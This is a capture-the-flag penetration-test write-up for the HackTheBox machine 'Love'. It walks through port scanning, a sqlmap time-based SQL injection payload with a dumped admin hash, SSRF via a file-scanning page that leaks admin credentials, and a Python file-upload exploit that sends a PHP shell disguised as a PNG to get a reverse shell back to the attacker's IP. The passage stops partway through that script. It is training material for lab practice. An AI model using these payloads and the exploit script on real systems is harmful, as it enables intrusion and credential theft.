Love

Exploitation of misconfigurations and insecure code

0xd4y

May 25, 2021

0xd4y Writeups

LinkedIn: https://www.linkedin.com/in/segev-eliezer/

Email: 0xd4yWriteups@gmail.com

Web: https://0xd4y.github.io/

Table of Contents

Executive Summary

No prior information was provided for this penetration test except for the IP of the vulnerable machine. This system contains multiple critical vulnerabilities. Along with an SQL injection vulnerability in the root page of the HTTP service, there is an insecure file scanner function within the HTTPS service which was responsible for the leakage of plaintext admin credentials. Additionally, a vulnerable version of Voting System software was installed which allowed for an easy route to returning a reverse shell.
After gaining the reverse shell, the box had a misconfigured group policy (AlwaysInstallElevated) which authorized the installation of packages as SYSTEM. The disabling of antivirus software on this machine facilitated the process of obtaining system privileges.

Attack Narrative

Enumeration

To determine the presence of a possible attack vector, it is essential to begin by enumerating the ports of the box.

Port Enumeration

Along with enumerating open ports, their services and their versions are also examined using the **-sC** (for default scripts) and **-sV** (enumerate version) flags.
open, but remote connections are disabled.


```
Nmap scan report for 10.10.10.239
Host is up (0.065s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j
PHP/7.3.27)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: Voting System using PHP
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp  open  ssl/http     Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 403 Forbidden
```

```
| ssl-cert: Subject:
commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=
m/countryName=in
| Issuer:
commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=
m/countryName=in
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-01-18T14:00:16
| Not valid after:  2022-01-18T14:00:16
| MD5:   bff0 1add 5048 afc8 b3cf 7140 6e68 5ff6
|_SHA-1: 83ed 29c4 70f6 4036 a6f4 2d4d 4cf6 18a2 e9e4 96c2
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp  open  microsoft-ds Windows 10 Pro 19042 microsoft-ds (workgroup:
WORKGROUP)
3306/tcp open  mysql?
| fingerprint-strings:
|   DNSVersionBindReqTCP, Help, JavaRMI, LDAPBindReq, LPDString, RTSPRequest,
SIPOptions, SSLSessionReq, TerminalServer, afp, ms-sql-s:
|_    Host '10.10.14.138' is not allowed to connect to this MariaDB server
5000/tcp open  http         Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 403 Forbidden


Host script results:
|_clock-skew: mean: 2h52m30s, deviation: 4h02m31s, median: 32m28s
| smb-os-discovery:
|   OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: Love
|   NetBIOS computer name: LOVE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-05-07T14:50:29-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-05-07T21:50:28
|_  start_date: N/A
```


Nmap detected this as a Windows box from the SMB service. Additionally, there are two HTTP services open: one on port 80, and a peculiar one on port 5000. Upon attempting to access the HTTP service on port 5000, the scan was met with a 403 error. Interestingly, this box is running Apache which is uncommon for the Windows operating system (this box is running Windows 10 pro 19042 which was detected through SMB). On port 443 there is an HTTPS service whose certificate leaks the domain name of **staging.love.htb**. Additionally, there is a mysql service, but remote connections are disabled.
The services running on each port do not appear to be outdated, and there are most likely no CVEs to take advantage of. Therefore, the penetration test will start by accessing the HTTP page, as web services tend to have a bigger attack surface than other services.

HTTP Enumeration

Visiting the page on **10.10.10.239**, the server responds with a simple login page.



Attempting to login with common default credentials does not work:




Cannot find voter with the ID

However, a useful error message pops up that says “Cannot find voter with the ID”. Accordingly, it may be viable to attain usernames by brute forcing ID’s.

SQL Injection (SQLi)

A common vulnerability among login pages is SQLi, so it makes sense to attempt this on the webpage:



Upon inputting a SQL query into the username field, an “Incorrect password” message pops up instead of “Cannot find voter with the ID”. Judging from this output, it is likely that this webpage is vulnerable to SQLi.

```
┌─[0xd4y@Writeup]─[~/business/hackthebox/easy/windows/love]
└──╼ $sqlmap -r login.burp --batch --dump

        ___
       __H__
 ___ ___["]_____ ___ ___  {1.4.10#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior
mutual consent is illegal. It is the end user's responsibility to obey all
applicable local, state
and federal laws. Developers assume no liability and are not responsible for
any misuse or damage caused by this program
```

```
[*] starting @ 17:47:39 /2021-05-26/

[17:47:39] [INFO] parsing HTTP request from 'login.burp'
[17:47:40] [WARNING] provided value for parameter 'login' is empty. Please,
always use only valid parameter values so sqlmap could be able to run properly
[17:47:40] [INFO] resuming back-end DBMS 'mysql'
[17:47:40] [INFO] testing connection to the target URL
got a 302 redirect to 'http://10.10.10.239:80/index.php'. Do you want to
follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST
data to a new location? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: voter (POST)
   Type: time-based blind
   Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
   Payload: voter=a' AND (SELECT 5793 FROM (SELECT(SLEEP(5)))bSGe) AND
'YMSl'='YMSl&password=a&login=
---
Database: votesystem
Table: admin
[1 entry]
+----+--------+----------+------------------------------------------------------
---------+---------+----------+------------+
| id | photo  | lastname | password
| username | firstname | created_on |
+----+--------+----------+------------------------------------------------------
---------+---------+----------+------------+
| 1  | nc.exe | Devierte |
$2y$10$4E3VVe2PWlTMejquTmMD6.Og9RmmFN.K5A1n99kHNdQxHePutFjsC | admin    |
Neovic    | 2018-04-02 |
+----+--------+----------+------------------------------------------------------
---------+---------+----------+------------+
```

Using time-based bline SQLi, sqlmap successfully retrieved the contents of the SQL server with the credentials of admin. However, admin's password is hashed using blowfish encryption which takes a long time to decrypt (and as it turns out admin's password is not in rockyou).


Admin Page

Along with enumerating the SQL server, the directories of the web service were also enumerated using gobuster[1]:

```
/admin (Status: 301)
/aux.php (Status: 403)
/aux (Status: 403)
/con.php (Status: 403)
/con (Status: 403)
/dist (Status: 301)
/home.php (Status: 302)
/images (Status: 301)
/includes (Status: 301)
/index.php (Status: 200)
/licenses (Status: 403)
/login.php (Status: 302)
/logout.php (Status: 302)
/phpmyadmin (Status: 403)
/plugins (Status: 301)
/preview.php (Status: 302)
/prn.php (Status: 403)
/prn (Status: 403)
/server-status (Status: 403)
/tcpdf (Status: 301)
/webalizer (Status: 403)
```

The /admin directory in particular stands out as a potentially interesting directory. The page on this directory, however, looks exactly like the one on the root directory:

[1] https://github.com/OJ/gobuster


Voting System

Sign in to start your session


DoesNotExist

●

Sign In

Cannot find account with the username

Nevertheless, this web page functions differently as the error message differs from “Cannot find voter with the ID”. In any case, this error may hint at a potential username leak via brute forcing usernames. Attempting to use default credentials such as **admin:password** results in an “Incorrect Password” error message:


Voting System

Sign in to start your session

admin

●●●●●●●●


Sign In

Incorrect password

Therefore, it is highly likely that there is an account with the username of “admin” (the SQLi dump also supports this).

HTTPS Enumeration


After enumerating the HTTP service, the HTTPS web page is still left for examination. Before being able to visit the web page, it is essential to first add the domain name found by Nmap (staging.love.htb) to the /etc/hosts file. After doing so, it is possible to visit the web page:


staging.love.htb
Free File Scanner
Home
Demo
Free File Scanner
FFS will scan your files for recognized malware signatures.
Our purpose is to provide a easy online file scanner to protect the internet folks from well known malware viruses and worms.
Sign up today
We are not live yet please subscribe to get updates
Name
Email
Submit
© Valentine Corpotation. All Rights Reserved.


This service appears to be made for scanning files. To the right is a potentially interesting “Sign up” box which could potentially be interesting to test out for an XSS attack. At the top left of the web page are two links: Home, a link leading to the root directory, and Demo, a link which leads to beta.php.

Abusing beta.php

Upon clicking Demo, we are met with the following page:


Specify the file url:
File to scan
Enter the url of the file to scan
Scan file
© Valentine Corpotation. All Rights Reserved.

The file scanner, which goes by the name of beta.php, expects a url and performs a GET request on the specified file. This can be abused by using the **file:///** prefix to access local files. Seeing as this box is running a Windows Apache server, it is likely there is a web page hosted on C:/xampp/htdocs/omrs/index.php:


Specify the file url:
file:///C:/xampp/htdocs/omrs/index.php
Enter the url of the file to scan
Scan file
Voting System
Sign in to start your session
Voter's ID
Password
Sign In


```
".$_SESSION['error']."
"; unset($_SESSION['error']); } ?>
```

This code can further be inspected using the html source code (inspect element) feature:

```
</form>

<?php
     session_start();
     if(isset($_SESSION['admin'])){
       header('location: admin/home.php');
     }

   if(isset($_SESSION['voter'])){
     header('location: home.php');
   }
?>
<?php include 'includes/header.php'; ?>
<body class="hold-transition login-page">
<div class="login-box">
     <div class="login-logo">
         <b>Voting System</b>
     </div>

     <div class="login-box-body">
       <p class="login-box-msg">Sign in to start your session</p>

       <form action="login.php" method="POST">
             <div class="form-group has-feedback">
               <input type="text" class="form-control" name="voter"
placeholder="Voter's ID" required>
               <span class="glyphicon glyphicon-user
form-control-feedback"></span>
             </div>
         <div class="form-group has-feedback">
           <input type="password" class="form-control" name="password"
placeholder="Password" required>
           <span class="glyphicon glyphicon-lock form-control-feedback"></span>
         </div>
             <div class="row">
               <div class="col-xs-4">
                     <button type="submit" class="btn btn-primary btn-block
btn-flat" name="login"><i class="fa fa-sign-in"></i> Sign In</button>
               </div>
             </div>
       </form>
     </div>
     <?php
```

```
        if(isset($_SESSION['error'])){
            echo "
                <div class='callout callout-danger text-center mt20'>
                    <p>".$_SESSION['error']."</p>
                </div>
            ";
            unset($_SESSION['error']);
        }
    ?>
</div>

<?php include 'includes/scripts.php' ?>
```

After enumerating multiple potentially sensitive files, nothing interesting was found. Furthermore, attempts to perform a log injection / poisoning attack[2] were unsuccessful. Looking back at the Nmap scan, a peculiar HTTP service running on port 5000 was found. However, this service could not be accessed due to the 403 Forbidden error. Nevertheless, due to this file scanner having the functionality of making GET requests, this page could indirectly be accessed through forcing the file scanner to make a request to this service.


Specify the file url:

http://localhost:5000


Enter the url of the file to scan

Vote Admin Creds admin: @LoveIsInTheAir!!!!

© Valentine Corpotation. All Rights Reserved.

[2] https://owasp.org/www-community/attacks/Log_Injection

After completing the request, credentials to a user by the name of admin are leaked. Piecing this information together with the Admin Page found during the HTTP enumeration, it follows that we can login as the administrator. Using the credentials of **admin:@LoveIsInTheAir!!!!**, the user's account could successfully be accessed:



The result is a page with many different functionalities, but nothing interesting appeared. At the bottom of the page is a copyright from 2018 assigned to a website called Sourcecodester.

Reverse Shell

After researching "Voting System sourcecodester" on Google, results related to an RCE exploit via a file upload pop up.
The exploit works due to improper sanitization of image files. To upload a php shell as an image file, the exploit simply modifies the data of the POST request to replicate an image file:

```
files  = {'photo':('shell.php',payload,
              'image/png', {'Content-Disposition': 'form-data'}
            )
```


Note the "image/png" line

Once this malicious file is uploaded, a GET request is performed on the file located in the /votesystem/images directory. In the context of this box, the /votesystem directory does not exist, and the script needs to be modified to remove the /votesystem string.

```
import requests

# --- Edit your settings here ----
IP = "10.10.10.239" # Website's URL
USERNAME = "admin" #Auth username
PASSWORD = "@LoveIsInTheAir!!!!" # Auth Password
```

```
REV_IP = "10.10.14.111" # Reverse shell IP
REV_PORT = "9001" # Reverse port
# --------------------------------

INDEX_PAGE = f"http://{IP}/admin/index.php"
LOGIN_URL = f"http://{IP}/admin/login.php"
VOTE_URL = f"http://{IP}/admin/voters_add.php"
CALL_SHELL = f"http://{IP}/images/shell.php"

payload = payload.replace("IIPP", REV_IP)
payload = payload.replace("PPOORRTT", REV_PORT)

def sendPayload():
    if login():
        global payload
        payload = bytes(payload, encoding="UTF-8")
        files  = {'photo':('shell.php',payload,
                    'image/png', {'Content-Disposition': 'form-data'}
                  )
              }
        data = {
            "firstname":"a",
            "lastname":"b",
            "password":"1",
            "add":""
        }
        r = s.post(VOTE_URL, data=data, files=files)
